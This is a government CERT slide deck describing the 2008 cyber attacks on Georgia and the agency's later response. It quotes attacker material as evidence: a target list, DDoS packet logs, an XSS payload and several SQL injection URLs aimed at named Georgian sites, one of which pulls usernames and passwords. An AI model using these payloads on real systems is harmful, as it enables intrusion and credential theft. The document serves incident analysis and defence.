


Cyber Attacks Against Georgia

Irakli Lomidze
For GITI 2011



MINISTRY OF JUSTICE OF GEORGIA

DATA EXCHANGE
AGENCY



www.dea.gov.ge



About Agency

Agency established in January 2010

Main Directions:

- E-Government Development
- **Information Security Improvement and Development**




Our Responsibility Segment

Information security policy development,
implementation, monitoring, development.


CERT.GOV.GE (Computer Emergency Response Team) Creation

Georgian Governmental Network GGN Monitoring

CA (Certificate Authority) –Monitoring



Cyber Space is a war space



Cyber attacks in 2008

Russian Cyber and armed **Attack** in 2008

In August 2008 Russia used Cyber and Armed attack simultaneously against Georgia.

1) Attack on governmental web resources

Damage of reputation

2) Shut down media , forums, blogs Georgia

People could not get real Information, misinformation of real facts by Russian Media

3) Block and cut off Georgian Internet resources

Communication was impossible within the country as well as outside.

Russian Cyber and armed **Attack** in 2008

Первоочередные цели для атак		
Сайт	Доступ с РФ (есть/нет)	Доступ с Ливии (есть/нет)
www.parliament.ge Парламент;	-	-
www.assistancegeorgia.org.ge Госкомстат;	+	+
www.cec.gov.ge Избирком;	+	+
www.mdf.org.ge Муниципальный фонд развития;	-	-
www.mfa.gov.ge МИД;	+	+
www.corruption.ge Anti-Corruption Program;	-	-
www.constcourt.gov.ge Конституционный суд;	+	+
www.constcourt.gov.ge Конституционный суд;	+	+
www.insurancecaucasus.net Страхование;	-	+
www.mc.gov.ge Минкультуры;	-	+
www.nsc.gov.ge Совет Безопасности;	-	+
www.supremecourt.ge Верховный суд;	+	+
www.iberiapac.ge Минтранс;	-	-
www.court.gov.ge Department of material service;	+	+
www.civil.ge Ассоциация ООН в Грузии;	-	+
http://georgia.usembassy.gov/ Посольство США в Тбилиси	+	+
tbilisivisa@state.gov	-	-
http://ukingeorgia.fco.gov.uk/en Посольство БВ в Тбилиси	+	+
http://www.all.ge/	-	-
http://www.geras.ge/ ОМН;	+	+
www.rustavi2.com.ge Телеканал;	-	-
www.opentext.org.ge Электронные версии газет;	+	+
www.svobodnaya-gruzia.com Газета «Свободная Грузия»;	-	+
www.sanet.ge/qize Газета Georgian Times;	-	+
www.messenger.com.ge Газета Georgian Messenger;	+	+
http://georgianmessenger.blogspot.com/	-	-
www.primenewsonline.com Архивная «Прямая линия»;	-	+
www.presidpress.gov.ge Информационное	-	+
www.sakinform.ge	-	+
www.sakartvelo.ru	-	+
www.internews.ge	-	+
www.internews.org.ge	-	+
http://www.interpressnews.ge/ Другие	-	+

These were very **organized and planned** attacks. **90%** of all **gov.ge** domain addresses and significant fraction of **.ge** domain addresses were affected by **DDoS** attacks.

Georgian Governmental Web Sites attacked



georgiahack

И кончит он также...

hacked by South Ossetia Hack Crew

Russian Cyber and armed Attack in 2008

Source	Destination	Protocol	Info
213.122.175.66	212.58.98.207	HTTP	GET /?39dec76f HTTP/1.1
213.122.175.66	212.58.98.207	HTTP	[TCP Retransmission] GET /statements.php HTTP/1.1
189.13.56.83	212.58.98.207	HTTP	GET /docs/reglamenti.pdf?SOSAT_ETO_VASHE_PRIZVANIE=^d&4713
81.201.203.50	212.58.98.207	HTTP	GET /statements.php&7ea3=8qq3w&jN=40640&903f=obsUuw&DA_VI_
189.13.56.83	212.58.98.207	HTTP	GET /statements.php&958f=0i&DA_VI_LOHI_PODOBOSRETES_KAK_V_
213.254.143.12	212.58.98.207	HTTP	GET /?6de72fe9&kd1=21808&DA_VI_LOHI_PODOBOSRETES_KAK_V_90x
91.190.87.98	212.58.98.207	HTTP	GET /?10a892a6 HTTP/1.1
91.190.87.98	212.58.98.207	HTTP	GET /statements.php&3070=0siqp&DA_VI_LOHI_PODOBOSRETES_KAK
189.153.46.223	212.58.98.207	HTTP	[TCP Retransmission] GET /statements.php&2acf=pe2&jGkQEmUH
213.122.175.66	212.58.98.207	HTTP	GET /statements.php HTTP/1.1
91.190.87.98	212.58.98.207	HTTP	[TCP Retransmission] GET /?10a768ec&2gtv=13782&GIAWjNaTM=2
201.170.66.71	212.58.98.207	HTTP	GET /docs/reglamenti.pdf?SOSAT_ETO_VASHE_PRIZVANIE=^d HTTP
86.69.194.189	212.58.98.207	HTTP	GET /docs/reglamenti.pdf?SOSAT_ETO_VASHE_PRIZVANIE=^d HTTP
74.195.179.83	212.58.98.207	HTTP	GET /statements.php HTTP/1.1
80.222.137.212	212.58.98.207	HTTP	GET /statements.php HTTP/1.1
89.175.186.54	212.58.98.207	HTTP	[TCP Retransmission] GET /statements.php HTTP/1.1
85.105.109.188	212.58.98.207	HTTP	GET /?44c7acc2 HTTP/1.1 Continuation or non-HTTP traffic
66.210.131.226	212.58.98.207	HTTP	GET /docs/reglamenti.pdf?SOSAT_ETO_VASHE_PRIZVANIE=^d HTTP
201.88.80.48	213.157.198.33	TCP	rdrmshe > http [SYN] Seq=0 Win=65535 Len=0 MSS=1452
208.0.30.17	213.157.198.33	TCP	28841 > http [SYN] Seq=0 Win=65520 Len=0 MSS=1260
189.105.202.124	213.157.198.33	TCP	62931 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1452
210.211.128.160	213.157.198.33	TCP	63801 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1452
65.95.127.155	213.157.198.33	TCP	59609 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1452
62.141.66.174	213.157.198.33	TCP	isns > http [RST] Seq=1 Win=0 Len=0
217.69.214.243	213.157.198.33	TCP	60001 > http [SYN] Seq=0 Win=16384 Len=0 MSS=1460
78.96.72.99	213.157.198.33	TCP	fjappmgrbulk > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 w
189.81.53.53	213.157.198.33	TCP	63113 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1440
90.154.179.138	213.157.198.33	TCP	vrts-at-port > http [SYN] Seq=0 Win=65535 Len=0 MSS=1452
92.113.0.29	213.157.198.33	ICMP	Echo (ping) request
92.113.0.29	213.157.198.33	ICMP	Echo (ping) request
92.113.0.29	213.157.198.33	ICMP	Echo (ping) request
92.113.0.29	213.157.198.33	ICMP	Echo (ping) request
86.98.45.238	213.157.198.33	HTTP	GET /?16b37575&DA_VI_LOHI_PODOBOSRETES_KAK_V_90x=gg HTTP/1
86.98.45.238	213.157.198.33	HTTP	GET /?16b29c3c&8t4wu=9721&20fd=XpNFyeL HTTP/1.1 Continuati
216.39.90.211	213.157.198.33	DNS	Standard query MX media.ge
83.174.226.124	213.157.198.33	DNS	Standard query A media.ge

You are losers and will fail again just like in 90ies

Russians Published how to attack Georgian internet resources

Грузинские Сайты в тему:

[http://www.tbilisi.gov.ge/index.php?Post=1%22%3E%20%3Cscript%3Ealert\(/suki/\)%3C/script%3E&sec_id=337&lang_id=DEU](http://www.tbilisi.gov.ge/index.php?Post=1%22%3E%20%3Cscript%3Ealert(/suki/)%3C/script%3E&sec_id=337&lang_id=DEU)

Aversi.ge

Цитата:

```
http://www.aversi.ge/main.php?lang=geo&id=-1+UNION+SELECT+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15 ,version(),17,18,19,20,21,22,23/*
```

Presa.ge

Цитата:

```
http://presa.ge/index.php?text=news&i=-1+union+select+1,2,concat_ws(0x3a,table_name),4,5,6,7,8,9,10,11+from+information_schema.tables+limit +17,1--
```

5 var: tables

Цитата:


```
http://presa.ge/index.php?text=news&i=-1+union+select+1,2,concat_ws(0x3a,user_username,user_password),4,5,6,7,8,9,10,11+from+users--
```

Ssa.gov.ge

Цитата:

```
http://www.ssa.gov.ge/index.php?id=69&mid=-1+union+select+1,2,3,4,5,6,7,8,9,version(),11,12,13,14,15,16,17,18,19,20,21,22,23,24,25
```

Traffic origin comparison by hits



Russians open special web sites “Attack Georgia” and Promote downloading special tools for attacking Georgian Cyber space for population.

Mostly used tools were just **PING** utilities. Also previously deployed **BOTs** were used .

Via Using these tools Russian Attackers jammed Georgian Internet.

Types of Cyber Attacks

Geographically distributed BOTNETS

- 300-400 sessions per IP per server

SQL INJECTION of more than 100 sites

*Examples:

<http://www.president.gov.ge/index.php?l=G&m=0&sm=3&id=2693+union+select+1,2,3,4,5,6,7,8,9,0,1,2,3,4,5>

<http://www.results.cec.gov.ge/ubnebi.php?district=22+and+1=@@version>

<http://junior.eurovision-georgia.ge/index.php?lang=eng&topid=3&id=-1+union+select+1,2,3,4,5>

Attempts of BGP hijacking

Websites hacking

*According servers securities levels it can be said that hackers knew passwords

Spamming of Email addresses

Today

Threats and Attacks Today

Today as the whole world we are getting more and more depending on Information Technologies. Cyber Threats are more sensitive issue for country.

What we are doing to mitigate risks ?

- In 2008 Creating CERT.GE (Based on GRENA)
- In 2011 Creating CERT.GOV.GE (Based on DEA)
- Governmental Organizations starting care about Cyber threats
- Big Commercial Organizations are Collaborating with Government in Cyber Security Filed.

We are members of:

The Cyber security Executing Arm Of The UNITED NATIONS

SPECIALISED AGENCY of The International Telecommunication Union (ITU)



The Trusted Introducer - a.k.a. TI - is the trusted backbone of the Security and Incident Response Team community in Europe



Certifications:



All Our Team members is Certified by SANS GIAC



CERT.GOV.GE (Computer Emergency Response Team)

CERT Web Portal : Computer Incident Reporting Portal for farther analyzing and responding, Support ticket system for registered users.

www.dea.gov.ge

Incident Handling. Identify Security Incidents and helping to solve it.

Penetration Test Service for Public Sector. Analyzing their cyber resources for the vulnerabilities and reporting them.

Cert Activities

We started CERT.gov.ge Activities in April 2011

Results:

- **1) Identified Local DDoS attacks.**

CERT.gov.ge Analyzed attack and gave recommendations to ISP to block some IP addresses

- **2) Bot Attack on Governmental computer gathering military data.**

Risk was mitigated

